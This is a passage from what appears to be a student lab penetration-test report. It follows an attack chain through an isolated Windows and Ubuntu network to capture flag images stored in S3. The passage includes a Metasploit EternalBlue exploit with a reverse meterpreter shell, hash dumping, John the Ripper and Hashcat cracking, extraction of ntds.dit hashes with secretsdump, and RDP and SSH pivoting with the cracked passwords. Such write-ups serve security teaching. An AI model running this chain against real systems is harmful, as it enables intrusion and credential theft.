                                             , Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.204.135  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
```

Figure 12 - EternalBlue Exploit on Windows 7 Machine

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Bookings:1000:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Figure 13 - User Permissions and Hash Dump

Next, we checked the permissions we obtained when we got access to the system. Great news for us, we are "***NT AUTHORITY/SYSTEM***", which means we have complete root access to the system. We ran the "***hashdump***" command to get the password hashes of the users.

Username	Username Identifier	NTLM Hash
Administrator	500	aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Bookings	1000	aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
Guest	501	aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

The obvious next step was to crack the password hashes using John the Ripper. Using the format flag "*--format=NT*" and wordlist flag "*--wordlist=/usr/share/wordlists/rockyou.txt*", we get the command:

"***john --format=NT win7_passwd.txt --wordlist=/usr/share/wordlists/rockyou.txt***"

```
root@kali:~# john --format=NT win7_passwd.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
                 (Administrator)
Passw0rd         (Bookings)
2g 0:00:00:00 DONE (2023-11-25 02:26) 50.00g/s 206400p/s 206400c/s 326400C/s weston..lollypop1
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
root@kali:~#
```

Figure 14 - Cracking Hashes using John the Ripper

Using the hash cracking, we were able to find the password for the booking manager user "***Bookings***" which is "***Passw0rd***." But when we tried connecting to the SMB server through the Windows 7 machine, we kept on getting some kind of error – either related to password expiration or trusted relationship failure.

```
root@kali:~# smbclient -L //192.168.204.139/ -U MASKEDDJ/Bookings
Password for [MASKEDDJ\Bookings]:
session setup failed: NT_STATUS_TRUSTED_RELATIONSHIP_FAILURE
```

Figure 15 - Unable to connect to SMB on Windows 7

We remembered that we also have a Windows AD server that is connected to the other machines. We decided to pivot our access through the AD. Upon performing SMB enumeration using the Nmap script "***smb-enum-shares***", we discovered that user "Bookings" has access to a directory called "***Files***" on the SMB.

```
root@kali:~# nmap -p 445 --script=smb-enum-shares --script-args smbusername=Bookings,smbpassword=Passw0rd 192.168.
204.138
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-25 15:28 EST
Nmap scan report for 192.168.204.138
Host is up (0.0012s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:3B:00:EE (VMware)

Host script results:
| smb-enum-shares:
|   account_used: Bookings
|   \\192.168.204.138\ADMIN$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Remote Admin
|     Anonymous access: <none>
|     Current user access: <none>
|   \\192.168.204.138\C$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Default share
|     Anonymous access: <none>
|     Current user access: <none>
|   \\192.168.204.138\Files:
|     Type: STYPE_DISKTREE
|     Comment: Where our Files are stored
|     Anonymous access: <none>
|     Current user access: READ/WRITE
```

Figure 16 - SMB Enumeration revealing SMB Shares on Active Directory Server

```
root@kali:~# smbclient //192.168.204.138/Files -U Bookings
Password for [WORKGROUP\Bookings]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Nov 25 18:29:16 2023
  ..                                  D        0  Sat Nov 25 18:29:16 2023
  Backup                              D        0  Sun Nov 10 13:11:17 2019
  New-Password-Policy.txt             A      366  Sun Nov 10 12:53:35 2019
  User-Directory.rtf                  A      609  Sun Nov 10 12:56:56 2019

                10340607 blocks of size 4096. 7717904 blocks available
smb: \> get New-Password-Policy.txt
getting file \New-Password-Policy.txt of size 366 as New-Password-Policy.txt (11.2 KiloBytes/sec) (average 11.2 Ki
loBytes/sec)
smb: \> get User-Directory.rtf
getting file \User-Directory.rtf of size 609 as User-Directory.rtf (14.2 KiloBytes/sec) (average 12.9 KiloBytes/se
c)
```

Figure 17 – "Bookings" user's contents of Files directory

Using smbclient, we connected to the Files directory on the SMB and discovered 2 interesting files and

an entire "**Backup**" directory. We downloaded the files onto our local machine for further investigation. In the Backup directory, we found a text file called "**Backup-Plan.txt**" and 2 more directories – ***Active Directory*** and ***Registry***. In **Active Directory**, there are 2 files called ***ntds.dit*** and ***ntds.jfm***. In the **Registry** directory, there are 2 important Windows Registry files **SECURITY** and **SYSTEM**. We downloaded all the files onto our local system for further investigation.



Figure 18 - Content of "Active Directory" and "Registry" folders

The information that we were able to derive from the files was as follows:

1. **New-Password-Policy.txt**



Figure 19 - Content of New Password Policy

The IT Admin has changed the password policy to easy passwords where we know that the password MUST be 8 characters long and has some basic characteristics regarding the characters.

2. **Backup-Plan.txt**



Figure 20 - Content of Backup Plan file

The Backup file suggests that all the data of the domain has been dumped to the Windows Server. Thus, any file we need from the Windows 7 machine are already here in our hands.

3. **Ntds.dit and SYSTEM**

The next set of files is the most interesting find of all. The "**ntds.dit**" file is a major find because it is the file that stores Active Directory data including information about the users, their groups, and their memberships. Thus, in combination with the SYSTEM hive, can be used to extract the password hashes of the users on our system

Password Extraction for Pivoting

To extract the password hashes, we used a Python script " impacket secretsdump.py " and used it using the command below:

impacket-secretsdump -ntds ntds.dit -system SYSTEM -hashes LMHASH:NTHASH LOCAL -outputfile extractedhashes.txt



Figure 21 - Extraction of Password Hashes



Figure 22 - Extracted Hashes of all users on the Active Directory

By analyzing the verbose output of the command and the output text file, we can see we got the usernames and password hashes of multiple users in the "maskeddj.enpm809q" domain.

Username	Username Identifier	NTLM Hash
Administrator	500	aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Bookings	1000	aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
Guest	501	aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount	503	aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
MASKEDDJ-DC$	1000	aad3b435b51404eeaad3b435b51404ee:5ca7f7c31e43f3128ac98a2db1d29e3b:::
krbtgt	502	aad3b435b51404eeaad3b435b51404ee:1dcb029cd00c5f6eebdad323dc01d22e:::
IT-Admin	1104	aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
webmaster	1106	aad3b435b51404eeaad3b435b51404ee:29f505b754dfd810c2ed92ba275b978c:::
ITADMIN-DESKTOP$:	1107	aad3b435b51404eeaad3b435b51404ee:1d3c6002ec33da69d12871424ff1766d:::
BOOKINGS-PC$	1108	aad3b435b51404eeaad3b435b51404ee:19fc08444acaf3ccc7efff7ea167463a:::

Using "***Hashcat***", we decided to crack the hashes based on the above discovered password policy set by the IT Admin. We transferred the extracted hashes file onto our Windows machine so we could use the GPU to run a brute-force attack on the hashes. Based on the password policy, we used the following command to run Hashcat:

hashcat.exe -a 3 -m 1000 C:\Users\User\Desktop\extractedhashes.txt.ntds -D 2 ?u?l?l?l?l?d?d?s

and got the following output:

```
INFO: Removed 2 hashes found as potfile entries.

Host memory required for this attack: 592 MB

b18082f7c408891f34db2338514a36c9:Julia19!
Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 1000 (NTLM)
Hash.Target......: C:\Users\User\Desktop\extractedhashes.txt.ntds
Time.Started.....: Fri Nov 17 18:50:27 2023 (2 mins, 33 secs)
Time.Estimated...: Fri Nov 17 18:53:00 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.......: ?u?l?l?l?l?d?d?s [8]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   113.7 MH/s (0.53ms) @ Accel:64 Loops:32 Thr:64 Vec:1
Recovered........: 3/8 (37.50%) Digests (total), 1/8 (12.50%) Digests (new)
Progress.........: 39208540800/39208540800 (100.00%)
Rejected.........: 0/39208540800 (0.00%)
Restore.Point....: 2230800/2230800 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:17568-17576 Iteration:0-32
Candidate.Engine.: Device Generator
Candidates.#1....: Wqxsd39} -> Xqxqx57
```

Figure 23 - 1 Password Hash Successfully Cracked

The above command informs Hashcat to run in the Brute Force attack mode (*-a 3*). The "*-m 1000*" flag signifies we are trying to crack NTLM hashes and the "*-D 2*" flag signifies that we are using the GPU to crack the passwords. The "*?u?l?l?l?l?d?d?s*" is the pattern that we want to brute force with. This is according to the Password Policy given by the IT Admin uses passwords that have 8 characters, with 1 uppercase letter, 4 lowercase letters, 2 digits, and 1 special character. Using that, we successfully figured out the "IT Admin" user's password by checking his NT hash(b18082f7c408891f34db2338514a36c9) to be "**Julia19!**"

Pivoting and Extracting Images from Webmaster's Ubuntu

With this credential of the IT Admin, we can access the IT Admin's machine. That machine has an open RDP port, so using a tool known as "FreeRDP", we logged onto the machine using the command:

xfreerdp /f /u:IT-Admin /p:Julia19! /v:192.168.204.137:3389

The "*/f*" flag signifies the RDP connection to be in Full-Screen mode, the "*/u*" flag signifies the username of the system we want to RDP into, the "*/p*" flag signifies the password of the user we want to RDP into and "*/v*" indicates the server and port we want to connect to. In this case, it is the IT-Admin's machine and over port 3389 i.e., RDP.



Figure 24 - RDP Connection to IT Admin's system

We got access to the IT Admin's Machine as shown below. Immediately after getting access to the system, we can observe that the machine has "***KeePass***" Database installed and a text file named "***KeePass Password***." The password for the KeePass Database was "***Q1O2oK2ADtUns***". With this information, we can access the KeePass Database.



Figure 25 – KeePass and KeePass Password File



Figure 26 - KeePass Database Password Reveal



Figure 27 - Discovering webmaster's User Credentials

From the KeePass Database, we got the password for the "***webmaster***" user, which was "***Joa$WB534G%&***." Using the "webmaster" user's credentials, we could SSH into the webmaster's Ubuntu system (as it had the SSH port open) and analyze the text file present in his home directory. By analyzing the "**new-site-info.txt**" document we got the following message:

"Some of the new site content has been uploaded to the S3 bucket that will serve up content for the new site. It has some images of the big reveal of who the boss is. We should be careful this isn't accessed ahead of time otherwise the boss not going to be happy!"

```
root@kali:~# ssh webmaster@192.168.204.136
The authenticity of host '192.168.204.136 (192.168.204.136)' can't be established.
ED25519 key fingerprint is SHA256:/UwarJilroXWekJRPpHxXqG9X/hhJ/I+W1BvgmjrBq8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.204.136' (ED25519) to the list of known hosts.
webmaster@192.168.204.136's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
Last login: Sun Nov 10 06:05:21 2019 from 172.16.0.1
webmaster@ubuntu:~$ ls
new-site-info.txt
webmaster@ubuntu:~$ cat new-site-info.txt
Some of the new site content has been uploaded to the S3 bucket that will serve up content for the new site.  It ha
s some images of the big reveal of who the boss is.  We should be careful this isn't accessed ahead of time otherwi
se the boss not going to be happy!
webmaster@ubuntu:~$
```

Figure 28 - Content of webmaster's Home Directory

Based on the text, we can infer that the user has uploaded the images we have been looking for on an **AWS S3 Bucket**. We need to backtrack the steps that the "webmaster" user might have taken to upload the images. From the "**bash history**" file, we can see that the system has an AWS profile configured and that means we can also execute any AWS commands we want to on the system.

```
webmaster@ubuntu:~$ cat .bash_history
netstat -an
netstat -an | less
clear
sudo apt-get install openssh-server apache2
ifconfig
exit
sudo su
cd ~
ls
aws
aws configure
aws s3 ls
sudo halt
ls
vi new-site-info.txt
sudo vi /var/www/html/index.html
webmaster@ubuntu:~$
```

Figure 29 - History of Bash Commands

When we execute the "aws s3 ls" command to list all the S3 Buckets, we saw 3 S3 Buckets, namely "***enpm809j***", "***enpm809j-logs***" and "***enpm809q***". When we went into the "enpm809q" S3 Bucket, using the "***aws s3 ls enpm809q***" command, we found 6 flags in the form of JPEG images and a README.txt file.

